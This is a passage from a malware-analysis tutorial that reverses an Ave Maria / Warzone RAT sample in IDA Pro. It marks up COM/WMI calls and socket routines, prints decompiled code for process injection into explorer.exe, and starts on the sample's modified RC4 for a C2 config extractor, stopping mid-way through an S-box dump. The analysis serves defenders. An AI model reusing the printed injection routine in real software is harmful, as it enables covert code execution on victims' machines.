[In][MarshalAs(UnmanagedType.BStr)]  string   strAuthority, [In][MarshalAs(UnmanagedType.Interface)]
IWbemContext   pCtx, [Out][MarshalAs(UnmanagedType.Interface)]  out IWbemServices   ppNamespace);
}
```

[Figure 56] IWbemLocator and its respective methods

Reading the description offered by Microsoft (https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nn-wbemcli-iwbemlocator) about the class and its respective interface, we have:

*"Use the **IWbemLocator** interface to obtain the initial namespace pointer to the IWbemServices interface for WMI on a specific host computer. You can access Windows Management itself using the **IWbemServices** pointer, which is returned by the IWbemLocator::ConnectServer method."*

In few words, the malware's author wishes to execute a WMI query on the system. Of course, as the given interface holds only one method (**ConnectServer( )**) beyond the necessary ones (**QueryInterface( )**, **AddRef( )** and **Release( )** – please, check previous articles of this series), so our scope here is really reduced.

Our next steps are:

a. changing all necessary variable types (**Y hotkey**)
b. eventually renaming variables (**N hotkey**)

No doubts, MSDN (online or offline versions) is our reference about APIs. Right now, we aren't really concerned about APIs such as **CoInitializeSecurity( )** and **CoInitialize( )**, but **CoCreateInstance( )** is interesting and, of course, we already have necessary information to change it.

One of possible suggestions is to add interfaces at **Structure tab** (**SHIFT+F9** and then **INSERT key**) through the usage of the following nomenclature: **<interface name>Vtbl**. Example: **IWbemLocatorVtbl.** Soon after adding the interface (structure) you'll have the following:

```
00000000 ; ---------------------------------------------------------------------------
00000000
00000000 IWbemLocatorVtbl struc ; (sizeof=0x10, align=0x4, copyof_231)
00000000 QueryInterface  dd ?                    ; offset
00000004 AddRef          dd ?                    ; offset
00000008 Release         dd ?                    ; offset
0000000C ConnectServer   dd ?                    ; offset
00000010 IWbemLocatorVtbl ends
00000010
```

[Figure 57] IWbemLocator interface | structure

Therefore, our first action is changing the ppv's type from **LPVOID*** to **IWbemLocator***. Automatically you'll see soon below a call to **ConnectServer( )**, as expected. Additionally, rename "**ppv**" to "**ptr_IWbemLocator**".

In the call to **ConnectServer( )**, change **v8** parameter (its last parameter) to **IWbemServices*** (check MSDN: https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nf-wbemcli-iwbemlocator-connectserver)) and rename it to **ptr_IWbemServices**. At the same way, rename **v3** to **ptr_IWbemLocator** and change its type from **void*** to **IWbemLocator*.** Following the same approach, change the type of last argument of **ExecQuery( )** to **IEnumWbemClassObject*** and rename it to **ptr_ IEnumWbemClassObject** (please, about the chosen type, check the **MSDN**: https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nf-wbemcli-iwbemservices-execquery).

In the **Next( )** method, make two changes:

1. rename the fourth argument to **ptr_IWbemClassObject** and change its type to **IWbemClassObject*.**
2. rename the fifth argument to **ptr_puReturned**.

Once more, confirm my choices on MSDN: https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nf-wbemcli-ienumwbemclassobject-next.

The four argument of **IWbemClassObject::Get**( ) is an enumeration (all of values starting by "**CIM_**"), so go to **Enumerations tab** (**SHIFT+F10**), press **INSERT key** and choose "***Add a standard enum by symbol name***". Search for "**CIM_**" and pick up one of existing **CIMTYPE_ENUMERATION** (for example, **CIM_ILLEGAL**). Automatically all members of the **CIMTYPE_ENUMERATION** are going to be included. Returning to the code, on the line "**&& pvarg.vt == 8**", click on **"8"** and press "**M**". The option for "**CIM_STRING**" will be presented for you. Take it.

Returning to other functions (like **CoCreateInstance**( )) you can also add an enumeration (**CLSCTX**) by following the same procedure and picking up any of them (example: **CLSCTX_INPROC_SERVER**) that all of members will be added. Clicking on the third parameter of **CoCreateInstance( )**, press "**M" hotkey** and choose an enumeration start by "**CLSCTX**".

Readers can replicate these procedures to other functions, variables and constant of this specific subroutine and, of course, to other subroutines using COM functions. Actually, this approach should be repeated over the whole pseudo code to make it clear to read and understand what exactly is happening.

A preview of our changes in this subroutine (and there're more to do) can be checked in the next page:

```
  if ( ptr_IWbemLocator->lpVtbl->ConnectServer(
         ptr_IWbemLocator,
         L"root\\CIMV2",
         0,
         0,
         0,
         WBEM_FLAG_CONNECT_USE_MAX_WAIT,
         0,
         0,
         &ptr_IWbemServices) < 0 )
  {
    ptr_IWbemLocator_1 = ptr_IWbemLocator;
LABEL_5:
    ptr_IWbemLocator_1->lpVtbl->Release(ptr_IWbemLocator_1);
LABEL_6:
    ab_copy_string(a1, a2, &word_A99490);
    return a1;
  }
  ptr_IEnumWbemClassObject = 0;
  if ( ptr_IWbemServices->lpVtbl->ExecQuery(
         ptr_IWbemServices,
         L"WQL",
         L"SELECT Name FROM Win32_VideoController",
         32,
         0,
         &ptr_IEnumWbemClassObject) < 0 )
  {
    ptr_IWbemLocator->lpVtbl->Release(ptr_IWbemLocator);
    ptr_IWbemLocator_1 = ptr_IWbemServices;
    goto LABEL_5;
  }
  for ( ptr_IWbemClassObject = 0;
        ;
        ptr_IWbemClassObject->lpVtbl->Release(ptr_IWbemClassObject) )
  {
    status_returned = ptr_IEnumWbemClassObject->lpVtbl->Next(ptr_IEnumWbemClassObject, -1, 1, &ptr_IWbemClassObject, ptr_puReturned);
    if ( status_returned == 1
      || status_returned < 0 )
    {
      ptr_IEnumWbemClassObject->lpVtbl->Release(ptr_IEnumWbemClassObject);
      ptr_IWbemServices->lpVtbl->Release(ptr_IWbemServices);
      return ptr_IWbemLocator->lpVtbl->Release(ptr_IWbemLocator);
    }
    VariantInit(&pVal);
    if ( ptr_IWbemClassObject->lpVtbl->Get(
           ptr_IWbemClassObject,
           L"Name",
           0,
           &pVal,
           0,
           0) >= 0
      && pVal.vt == CIM_STRING )
    {
      break;
    }
  }
  ab_copy_string(a1, a2, pVal.bstrVal);
  return a1;
}
```

[Figure 58] Subroutine sub_A9349F after performing a compact list of changes

If readers compare **figures 54 and 58**, so certainly changes will be evident and, as I mentioned previously, we could proceed further changes by following the same approach.

It's important to underscore that we can use the same marking-up technique to other places in the same code. For example, readers are able to find two functions calls (**NetUserAdd( )** and **NetLocalGroupAddMembers( )**) inside **sub_A90D2C**. As expected, the initial appearance of the subroutine is not so good, but we can follow the same steps to transform it into something better. **NetUserAdd( )** function specify the level of information in its third argument, and the number "1" means **USER_INFO_1** structure. Once again, the same recipe is repeated for all malware's subroutine.

For example, the subroutine **sub_A881BB** performs a network communication using socket functions on purpose to evaluate connectivity with the Internet (*microsoft.com, port 80*). After applying the same procedure that's changing types and renaming variables, which make part of the marking task, we have:

```
int sub_A881BB()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  while ( 1 )
  {
    ppResult = 0;
    pHints.ai_flags = 0;
    pHints.ai_family = 0;
    memset(&pHints.ai_addrlen, 0, 16);
    pHints.ai_socktype = SOCK_STREAM;
    pHints.ai_protocol = IPPROTO_TCP;
    if ( getaddrinfo(
           "microsoft.com",
           0,
           &pHints,
           &ppResult) )
    {
      break;
    }
    ai_addr = ppResult->ai_addr;
    socket_desc = socket(
                    AF_INET,
                    SOCK_STREAM,
                    0);
    if ( socket_desc == -1 )
      break;
    socket_struct.sin_addr.S_un.S_addr = ai_addr->sin_addr.S_un.S_addr;
    socket_struct.sin_family = AF_INET;
    socket_struct.sin_port = htons(80u);
    freeaddrinfo(ppResult);
    if ( WSAConnect(
           socket_desc,
           &socket_struct,
           16,
           0,
           0,
           0,
           0) == -1 )
      break;
    send(socket_desc, data, 364, 0);
    ptr_buffer = ab_HeapAlloc(0x200u);
    received_bytes = recv(socket_desc, ptr_buffer, 512, 0);
    time_value = ab_get_time(ptr_buffer);
    high_time_value = HIDWORD(time_value);
    time_value_1 = time_value;
    ab_HeapFree(ptr_buffer);
    closesocket(socket_desc);
    if ( received_bytes >= 100 )
      return time_value_1;
  }
  return 0;
```

[Figure 59] Subroutine sub_A881BB after applying types and renaming variables

```
.rdata:00A999C8 data            db 0Dh,0Ah              ; DATA XREF: sub_A881BB+A7↑o
.rdata:00A999C8                 db 'GET http://microsoft.com/ HTTP/1.1',0Dh,0Ah
.rdata:00A999C8                 db 'Host: microsoft.com',0Dh,0Ah
.rdata:00A999C8                 db 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) G'
.rdata:00A999C8                 db 'ecko/20100101 Firefox/100.0',0Dh,0Ah
.rdata:00A999C8                 db 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,ima'
.rdata:00A999C8                 db 'ge/avif,image/webp,*/*;q=0.8',0Dh,0Ah
.rdata:00A999C8                 db 'Accept-Language: en-US,en;q=0.5',0Dh,0Ah
.rdata:00A999C8                 db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
.rdata:00A999C8                 db 'Connection: keep-alive',0Dh,0Ah
.rdata:00A999C8                 db 'Upgrade-Insecure-Requests: 1',0Dh,0Ah,0
```

[Figure 60] Data transmitted by send( ) function

I'd like to leave comments that, eventually, could help readers:

- Add enumerations (**SHIFT+F10** followed by **INSERT**) starting with '**AF_**', '**SOCK_**' and '**IPPROTO**'. Remember: once you have added one of possible values, all the remaining are also added.
- Change **sockaddr** structure type by **sockaddr_in** (second argument of **WSAConnect()**) because code is using TCP/IP stack.

Readers can search for other subroutines using **socket related functions** such as **socket( ), connect( ), recv( )**, and so on, and you will be able to apply the same logic and obtain related results, as shown below:

```
SOCKET __fastcall sub_A92BD2(
        char *hostname,
        u_short hostshort)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  p_SOCKET_struct = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
  ptr_hostent_struct = gethostbyname(hostname);
  ab_copy_values_to_array(
    &ptr_socketaddr_in.sin_addr,
    *ptr_hostent_struct->h_addr_list,
    ptr_hostent_struct->h_length);
  ptr_socketaddr_in.sin_family = AF_INET;
  ptr_socketaddr_in.sin_port = htons(hostshort);
  ab_w_memset(
    p_SOCKET_struct,
    pStringBuf,
    0,
    2050u);
  InetNtopW(
    AF_INET,
    &ptr_socketaddr_in.sin_addr,
    pStringBuf,
    2050u);
  if ( !byte_A9E695 )
  {
    do
    {
      v6 = connect(
             p_SOCKET_struct,
             &ptr_socketaddr_in,
             16);
```

[Figure 61] Subroutine A922BD2

As usual for most malware samples, this one uses evasion techniques which one of them is a code injection into **32-bit version of explorer.exe**. There isn't anything new here and the procedure is the same of any other malware sample: create an own process, search for a determined running process (**explorer.exe**) through process snapshot and perform standard code injection, as shown in the next figures:

```
HANDLE __usercall ab_w_code_injection@<eax>(
        int a1@<ebx>)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  Wow64Process = 0;
  h_Current_Process = GetCurrentProcess();
  pid = IsWow64Process(
          h_Current_Process,
          &Wow64Process);
  if ( pid )
  {
    if ( Wow64Process )
    {
      p_appname = VirtualAlloc(
                    0,
                    255u,
                    MEM_COMMIT,
                    PAGE_EXECUTE_READWRITE);
      GetWindowsDirectoryA(
        p_appname,
        260u);
      qmemcpy(
        &p_appname[lstrlenA(p_appname)],
        "\\System32\\cmd.exe",
        20u);
      ab_w_memset(
        p_appname,
        &sa,
        0,
        68u);
      memset(&pi, 0, sizeof(pi));
      pid = CreateProcessA(
              p_appname,
              0,
              0,
              0,
              0,
              CREATE_NO_WINDOW,
              0,
              0,
              &sa,
              &pi);
      if ( !pid )
        return pid;
      Sleep(1000u);
      h_TargetProcess = pi.dwProcessId;
    }
```

```
    else
    {
      pid = ab_search_for_explorer_exe(a1);
      if ( !pid )
        return pid;
      h_TargetProcess = pid;
    }
    return ab_code_injection(
             v4,
             h_TargetProcess);
  }
  return pid;
}
```

[Figure 62] A95EDE (renamed to ab_code_injection) search for a process and performing code injection

Readers can confirm there is nothing new here and I've just renamed some variables and added few enumerations (**MEM_***, **PAGE_*** and **CREATE_**) to use them with "**M hotkey**".

As we do for standard C system programming, the routine below is responsible for searching for a specific running process (**explorer.exe**) using usual functions like **CreateToolhelp32Snapshot( ), Process32First( )** and **Process32Next( ).** As readers also can notice, I added **TH32CS_*** enumeration values and change the first argument of **CreateToolhelp32Snapshot( )**:

```
DWORD __usercall ab_search_for_explorer_exe@<eax>(
        int a1@<ebx>)
{
  HANDLE h_snapshot; // esi
  BOOL var_true_false; // eax
  int counter; // ecx
  PROCESSENTRY32 pe; // [esp+8h] [ebp-128h] BYREF

  h_snapshot = CreateToolhelp32Snapshot(
                 TH32CS_SNAPPROCESS,
                 0);
  ab_w_memset(a1, &pe.cntUsage, 0, 292u);
  pe.dwSize = 296;
  for ( var_true_false = Process32First(h_snapshot, &pe);
        var_true_false;
        var_true_false = Process32Next(h_snapshot, &pe) )
  {
    counter = 0;
    while ( pe.szExeFile[counter] == aExplorerExe[counter] )
    {
      if ( ++counter == 13 )
        return pe.th32ProcessID;
    }
  }
  CloseHandle(h_snapshot);
  return 0;
```

[Figure 63] Subroutine A95FC1 (renamed to ab_search_for_explorer_exe)

Finally, a quite basic code injection function follows, and I only changed constants by their nominal representations, as I have been done so far:

```
HANDLE __fastcall ab_code_injection(
        int a1,
        DWORD dwProcessId)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  hProc = OpenProcess(
            PROCESS_ALL_ACCESS,
            0,
            dwProcessId);
  hProcess = hProc;
  pid_Source = GetCurrentProcessId();
  ptr_Heap = ab_HeapAlloc(255u);
  GetModuleFileNameA(0, ptr_Heap, 255u);
  ref_index = (array_256 - ptr_Heap);
  do
  {
    parsed_Heap = *ptr_Heap;
    ptr_Heap[ref_index] = *ptr_Heap;
    ++ptr_Heap;
  }
  while ( parsed_Heap );
  ptr_mem = VirtualAllocEx(
              hProc,
              0,
              2048u,
              MEM_COMMIT_RESERVE,
              PAGE_EXECUTE_READWRITE);
  WriteProcessMemory(
    hProc,
    ptr_mem,
    ab_memset,
    2048u,
    0);
  VirtualProtectEx(
    hProcess,
    ptr_mem,
    2048u,
    PAGE_EXECUTE_READWRITE,
    &flOldProtect);
  v7 = VirtualAllocEx(
         hProcess,
         0,
         0x103u,
         MEM_COMMIT_RESERVE,
         PAGE_READWRITE);
  result = CreateRemoteThread(
             hProcess,
             0,
             0,
             (ptr_mem + 0x10E),
             v7,
             0,
             0);
  hThread = result;
  return result;
}
```

[Figure 64] Subroutine A95EDE (renamed to ab_code_injection)

9. C2 Configuration Extractor

As I mentioned earlier in this text, when I started writing this sixth article I wanted providing a simple article and wrap-up to readers, and then I'd would be able to move forward to different stuff in malware analysis. Thus, choosing a simple threat like this one (Ave Maria, which is derived from Warzone RAT) it would be an easy choice and, no doubts, it is also a fast way to review learned foundations from previous articles. Additionally, it's well-known that Ave Maria / Warzone RAT uses RC4 to encrypt IP addresses or URLs used to communicate with malware actors.

RC4 is composed by two components, which are: the **KSA (Key-Scheduling Algorithm)** and **PRGA (Pseudo-Random Generation Algorithm)**. In the KSA, a first initialization only populates the **S array** with number from 1 to 255 and soon afterwards the stage is responsible for generating the permutation in the **array "S"** using the key as initial input, and **this array (known as Sbox, or substitution box)** will be used by the **PRGA** to generate the keystream to decode the given encrypted data. The algorithm is shown below:

```
for i from 0 to 255
    S[i] := i
endfor
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
endfor
```

[Figure 65] RC4 | KSA (https://en.wikipedia.org/wiki/RC4)

```
i := 0
j := 0
while GeneratingOutput:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap values of S[i] and S[j]
    K := S[(S[i] + S[j]) mod 256]
    output K
endwhile
```

[Figure 66] RC4 | PRGA (https://en.wikipedia.org/wiki/RC4)

In few and rough words:

- A **S[256] array** is initialized with number from 1 to 256.
- The provided key is used to scramble the array.
- The scrambled array is used to generate a key stream.
- This key stream is xored with the original encrypted data to decode it.

As most malware samples, the C2 configuration can be hidden in sections such as **.data, .text, .bss, .rsrc** and so on, and most of them follow similar syntaxes to organize this configuration such as:

- **[key] [encrypted data]**
- **[key length] [key] [encrypted data]**

Of course, C2 configuration doesn't need to follow any of these patterns, but it's always a good bet. In the case of Ave María / Warzone Rat, it uses the second format shown above (remember from first article of this series that Hancitor follows the first format). Thus, it'd would be quite easy to decode our sample that uses **.bss section to store the C2 configuration**. However, if readers to jump to subroutine **sub_A82488**, you will have a small surprise:

```
void __thiscall sub_A824BB(unsigned int *this, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = this;
  v13 = 0;
  if ( this[3] )
  {
    if ( this[4] )
    {
      this[1] = 0;
      LOBYTE(v3) = 0;
      *this = 0;
      do
      {
        *(_BYTE *)((unsigned __int8)v3 + this[3]) = *(_BYTE *)this;
        v3 = *this + 1;
        *this = v3;
      }
      while ( v3 < 0x100 );
      *this = 0;
      for ( i = 0; i < 0x100; *this = i )
      {
        v5 = this[3];
        this[1] += *(char *)((unsigned __int8)i + v5) + *(char *)(i % 0xFA + this[4]);
        *(_BYTE *)((unsigned __int8)i + v5) ^= *(_BYTE *)((unsigned __int8)this[1] + v5);
        *(_BYTE *)(*((unsigned __int8 *)this + 4) + this[3]) ^= *(_BYTE *)(*(unsigned __int8 *)this + this[3]);
        *(_BYTE *)(*(unsigned __int8 *)this + this[3]) ^= *(_BYTE *)(*((unsigned __int8 *)this + 4) + this[3]);
        i = *this + 1;
      }
      *this = 0;
      this[1] = 0;
      if ( this[2] )
      {
        v6 = 0;
        do
        {
          *v2 = v6 + 1;
          v7 = v2[3];
          v8 = (unsigned __int8)(v6 + 1);
          v9 = *(_BYTE *)(v8 + v7);
          this[1] += v9;
          v12 = v9;
          v10 = *(_BYTE *)((unsigned __int8)this[1] + v7);
          *(_BYTE *)(v8 + v7) = v10;
          *(_BYTE *)(*((unsigned __int8 *)this + 4) + this[3]) = v9;
          v2 = this;
          v11 = this[3];
          *(_BYTE *)(v13 + a2) ^= *(_BYTE *)((unsigned __int8)(this[1] + v10) + v11) ^ (unsigned __int8)(*(_BY
          v6 = ++*this;
          ++v13;
        }
        while ( v13 < this[2] );
      }
    }
  }
}
```

[Figure 67] sub_A8224BB: decrypting subroutine

The truncated **line 49** has the following content:

***(_BYTE *)(v13 + a2) ^= *(_BYTE *)((unsigned __int8)(this[1] + v10) + v11) ^ (unsigned __int8)(*(_BYTE *)((unsigned __int8)(v10 + v12) + v11) + *(_BYTE *)(((unsigned __int8)(*(_BYTE *)((unsigned __int8)((32 * this[1]) ^ (*this >> 3)) + v11) + *(_BYTE *)((unsigned __int8)((32 * *this) ^ (this[1] >> 3)) + v11)) ^ 0xAA) + v11));**

[Figure 68] truncated line 49 of sub_A8224BB

Likely readers will have questions about the code, but I'll explain such decisions soon. At this time, it's important to notice a critical point: **it is NOT a standard RC4 algorithm**. Actually, the own **line 49** provides us an excellent evident about it. At the same Wikipedia's page mentioned on the previous page, readers will find other modified versions of standard RC4, and one of them, **RC4+**, is similar (not equal) to our case:

```
All arithmetic modulo 256.  << and >> are left and right shift, ⊕ is exclusive OR
while GeneratingOutput:
    i := i + 1
    a := S[i]
    j := j + a

    Swap S[i] and S[j]              (b := S[j]; S[j] := S[i]; S[i] := b;)

    c := S[i<<5 ⊕ j>>3] + S[j<<5 ⊕ i>>3]
    output (S[a+b] + S[c⊕0xAA]) ⊕ S[j+b]
endwhile
```

[Figure 69] RC4+ algorithm (from https://en.wikipedia.org/wiki/RC4)

Indeed, the existence of of **shl, shr instructions** and **an XOR operation with 0xAA** shows that we're in the right way. However, pay attention that:

a. there're meaningful **lines right before this line 49**.
b. **on line 25**, we have **a modulus operation with 0xFA**, which is not usual.

Actually, there're slight differences as compared to standard RC4 and, as usual, the algorithm doesn't tell some details (and traps) about a possible implementation.

Before proceeding, it's quite important to pay attention to key definitions and choices I adopted during the marking-up phase:

a. I've defined a structure named **struct_rc4** that contains all necessary variables and named the structure variable as **p_rc4**.
b. Instead of choosing **i** and **j**, as shown on Wikipedia, I've chosen **x** and **y** variables, respectively, as members of the structure.
c. I've used **j** and **k** as other variables that would hold indexes over the operation.
d. Temporary variables were created to hold valuable information: **var_k1** and **var_k**.
e. **data array** is the name of the array holding the encrypted data.
f. **cypher** variable is the counter used to parse the array holding the encrypted data.
g. **sbox** variable it's a pointer to **S array's content** (substitution box) and, no doubts, it's the most important member of the **struct_rc4** structure. Additionally, there's a **S array variable** too.
h. I used other variable named **key** to represent the provided key, **index** variable during the **KSA phase** and **data_len** variable to represent the **length of encrypted data.**

The mentioned structure definition (**SHIFT+F9**) follows below:

```
00000000 struct_rc4      struc ; (sizeof=0x14, align=0x4, copyof_230)
00000000 x               dd ?
00000004 y               dd ?
00000008 data_len        dd ?
0000000C sbox            dd ?                    ; offset
00000010 key             dd ?
00000014 struct_rc4      ends
```

[Figure 70] struct_rc4 definition

Therefore, we need to do a heavy work on the current code (Figure 67) before proceeding because a good marking is always useful for understanding the code and the big picture. The code of **sub_A824BB subroutine**, after doing all changes (variable type changes and renaming operations), is the following one:

```
void __thiscall ab_RC4(
        struct_rc4 *p_rc4,
        byte *data)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  sbox = p_rc4;
  cypher = 0;
  if ( p_rc4->sbox )
  {
    if ( p_rc4->key )
    {
      p_rc4->y = 0;
      LOBYTE(i) = 0;
      p_rc4->x = 0;
      do
      {
        p_rc4->sbox[i] = p_rc4->x;
        i = p_rc4->x + 1;
        p_rc4->x = i;
      }
      while ( i < 256 );
      p_rc4->x = 0;
      *&index = 0;
      do
      {
        sbox_ptr = p_rc4->sbox;
        p_rc4->y += sbox_ptr[index] + *(*&index % 250u + p_rc4->key);
        sbox_ptr[index] ^= sbox_ptr[p_rc4->y];
        p_rc4->sbox[LOBYTE(p_rc4->y)] ^= p_rc4->sbox[LOBYTE(p_rc4->x)];
        p_rc4->sbox[LOBYTE(p_rc4->x)] ^= p_rc4->sbox[LOBYTE(p_rc4->y)];
        *&index = p_rc4->x + 1;
        p_rc4->x = *&index;
      }
```

```
35       while ( *&index < 256u );
36       p_rc4->x = 0;
37       p_rc4->y = 0;
38       if ( p_rc4->data_len )
39       {
40         j = 0;
41         do
42         {
43           sbox->x = j + 1;
44           S = sbox->sbox;
45           k = (j + 1);
46           var_k1 = S[k];
47           p_rc4->y += var_k1;
48           var_k = var_k1;
49           var_temp = S[p_rc4->y];
50           S[k] = var_temp;
51           p_rc4->sbox[LOBYTE(p_rc4->y)] = var_k1;
52           sbox = p_rc4;
53           sbox_ = p_rc4->sbox;
54           data[cypher] ^= sbox_[(p_rc4->y + var_temp)] ^ (sbox_[(var_temp +
55           j = ++p_rc4->x;
56           ++cypher;
57         }
58         while ( cypher < p_rc4->data_len );
59       }
60     }
61   }
62 }
```

[Figure 71] sub_A824BB (renamed to ab_RC4) after marking up.

The **truncated line 54** (**previously 49**) has the following content:

data[cypher] ^= sbox_[(p_rc4->y + var_temp)] ^ (sbox_[(var_temp + var_k)] + sbox_[(sbox_[((0x20 * p_rc4->y) ^ (p_rc4->x >> 3))] + sbox_[((0x20 * p_rc4->x) ^ (p_rc4->y >> 3))]) ^ 0xAA]);

[Figure 72] truncated line 54 of sub_A8224BB

Readers can notice that the code is much better and other details must be commented:

- The **first 24 lines** don't present any news and, basically, the code is initializing the **S array** with numbers from 1 to 256.
- The **line 28** is remarkably similar to the usual **KSA phase** of a standard RC4, but it introduces an interesting number: **250**. We're going to l learn reasons that explains why it's more relevant than you can imagine.
- **Lines 30** and **32** represent, initially, the same swap between **S arrays** of the standard RC4 algorithm.
- **Things change from line 43 onward** and a list of instructions were introduced when compared to RC4.
- **Line 54** is intrinsically complex and that's the reason I've highlighted it using distinct colors.
- **Still on line 54**, there're three interesting points: **shl (shift left)** and **shr (shift right)** operations (both bring a subtle trap) and an **XOR operation** with **0xAA**, which also presents a subtle detail.

The next step is to implement this algorithm in languages such Python, C or Golang, but don't go so fast. Most of the time we use the pseudo code from IDA Pro to implement the **C2 configuration extractor** and, usually, everything works well. Nonetheless, this is not one of these times. Certainly, readers can implement from the pseudo code, but it doesn't bring the necessary details to do it without running risks.

Therefore, I'll use **the own Assembly code as reference to implement the C2 configuration extractor**. However, another significant issue comes up: this translation is not naturally simple, and readers need to pay attention to exact Assembly instructions to do it precisely. Additionally, it's recommended to use a debugger to check your implementation as you're writing the Python code.

Fundamentally, when I need to translate a customized algorithm from Assembly code to another language I use a technique informally named "**implementation by decomposition**". In other words, I translate the minimal amount of Assembly instructions to Python to be able to verify it against a debugger. Of course, the final script is a bit longer than usual, but usually works very well. Probably readers have another technique to do it, so feel free to follow what's best for you.

Another interesting trick is that I always use the **Notepad++** to copy every single Assembly code and make my comments there. Why? Because I can highlight a word and all occurrences of it will be highlighted too. Of course, we can do comments on IDA Pro too, but in this case I think it's easier to use **Notepad++** to accomplish this task.

Before showing my notes and scripts, we have to remember **that key and encrypted data are stored on .bss section**. Readers can find this reference to **.bss section** on subroutine **sub_A86A58**. Observing the **.bss** section (**CTRL+S** hotkey) readers will find the following data:

```
.bss:00BD9000                   dd 32h
.bss:00BD9004                   db 0C6h
.bss:00BD9005                   db 0E9h
.bss:00BD9006                   db  0Dh
.bss:00BD9007                   db 0B2h
.bss:00BD9008                   db  7Eh ; ~
.bss:00BD9009                   db 0CBh
.bss:00BD900A                   db 0C7h
.bss:00BD900B                   db  7Fh ;
.bss:00BD900C                   db 0BAh
.bss:00BD900D                   db 0BAh
.bss:00BD900E                   db 0A2h
.bss:00BD900F                   db  43h ; C
.bss:00BD9010                   db 0A6h
.bss:00BD9011                   db 0B7h
.bss:00BD9012                   db 0B4h
.bss:00BD9013                   db 0A0h
.bss:00BD9014                   db  69h ; i
.bss:00BD9015                   db  5Eh ; ^
.bss:00BD9016                   db  0Ah
.bss:00BD9017                   db 0CDh
.bss:00BD9018                   db  46h ; F
.bss:00BD9019                   db  7Bh ; {
```

[Figure 73] truncated line 54 of sub_A8224BB

The stored data seems to be quite obvious, mainly if readers already analyzed the Warzone RAT previously.

We have the following scheme:

- On line **0x00BD9000** is the key size. In this case, **0x32 = 50 bytes**.
- From line **0x00BD9004** to **0x00BD9035**, we have the key.
- From line **0x00BD9036** to **0xBD90AA** we have the encrypted data.

Therefore, it's quite easy to extract this information from binary using Python. However, there's a minor problem: we can't keep the key with only 50 bytes. Why?

Do you remember about the code on **page 55 (line 28)** when I underscored the **existence of the number 250**? That's the **first catch: the extracted key really has 50 bytes, but you will need an array of 250 bytes as key**. In other words, it will be necessary to **expand the array containing the extracted key and complete it with zeros until reaching 250 bytes!**

Is it game over? Not even close! Keep reading. After having overcome this catch, implementing the **KSA phase** is a bit easier, and readers can also use the pseudo code as reference here to do it because there won't be any trap on the way. The real problem come up when we need to implement the **PRGA phase**. Why? Because you can lose crucial details that are in Assembly code that aren't so easy to notice on IDA pseudo code. However, before proceeding, **I strongly recommend** you check the **SBOX's content** soon after the **KSA implementation** because it must be correct to be used in **the PRGA phase**. For example, in my case, I implemented a simple routine (**printsbox( )**), containing few lines of Python code, to print the resulting SBOX from **KSA phase** and make sure you didn't make any mistake:

```
| 0XC6 | 0X1F |  0X9 | 0X74 | 0X6A | 0X43 | 0X93 | 0X19 | 0XCD | 0XC1 | 0X17 | 0X98 |  0XA | 0XAD | 0XCF | 0X7E

| 0XCA | 0X24 | 0X40 | 0X42 | 0XBC | 0X28 | 0X7A | 0XB5 | 0X3C | 0XD1 | 0XAC | 0XA5 | 0X44 | 0X73 | 0XB8 | 0X3D

| 0X33 | 0X35 | 0XE6 | 0X56 | 0XC4 | 0X99 | 0X52 | 0X12 | 0X4C | 0XBB | 0XF0 | 0X8A | 0XD9 | 0X39 | 0X38 | 0XAF

| 0X2C | 0X6E | 0X88 | 0X25 | 0X54 | 0X89 | 0X48 |  0X4 | 0X80 | 0X71 | 0X31 | 0X60 | 0XE5 | 0X3E | 0X69 | 0XD2

| 0X97 | 0X59 | 0X49 | 0XD8 | 0XB4 | 0X61 | 0X7D | 0X51 | 0XC0 | 0X7F | 0X8B |  0XB | 0X2B | 0X9E | 0X41 | 0XA6

| 0X65 | 0XA2 | 0XBE | 0XAE | 0XE2 | 0X86 | 0X75 | 0X8C |  0XC | 0X53 | 0X9B | 0XA8 | 0X6D | 0X84 |  0XE | 0X6C

| 0X26 | 0X11 | 0X76 | 0X87 | 0X63 | 0X37 | 0XB7 | 0X9A | 0X5A | 0X6B | 0XD5 | 0X20 | 0X9D | 0X91 | 0X29 | 0X77

| 0X2E | 0X8D | 0XF3 | 0X4A | 0XB2 | 0XCB | 0X16 | 0XF2 | 0XE7 | 0X1E | 0XF8 | 0XF1 | 0XC3 | 0XC8 | 0XDE | 0X23

| 0XF7 | 0XF5 | 0X21 | 0X30 | 0X2F | 0X96 | 0XB0 | 0XEB | 0X83 | 0X95 | 0X2D | 0XE8 | 0XA3 | 0X81 | 0X8F | 0X94

| 0XFD | 0XBA | 0X8E | 0X55 | 0XBD | 0X62 | 0XA9 | 0X4F | 0X46 |  0X6 | 0X78 | 0XAA | 0XA4 |  0XF | 0X68 | 0X3A

| 0XDD | 0XD3 | 0XEE | 0XF4 | 0X14 |  0X2 | 0X82 | 0XB3 | 0X50 | 0X7B | 0X64 | 0XA7 | 0X79 | 0XCE | 0X57 | 0XB6

| 0X45 | 0XC2 | 0X5E | 0X3B | 0X4B | 0XC7 | 0X32 | 0X66 | 0XCC | 0XD7 | 0X7C | 0XB1 | 0XB9 |  0X7 | 0X85 | 0XEC

| 0X1B | 0X4D | 0X15 | 0X4E | 0X13 | 0X92 | 0X47 | 0X5F | 0XE0 | 0XC5 | 0X6F |  0XD | 0XDC | 0XDB | 0X3F | 0XE3

| 0XFB | 0X9F | 0XD6 | 0X5D | 0X27 | 0XDF |  0X5 | 0XFA | 0X18 | 0X36 | 0XFE | 0XD4 | 0X5B | 0X70 | 0XF9 | 0X58

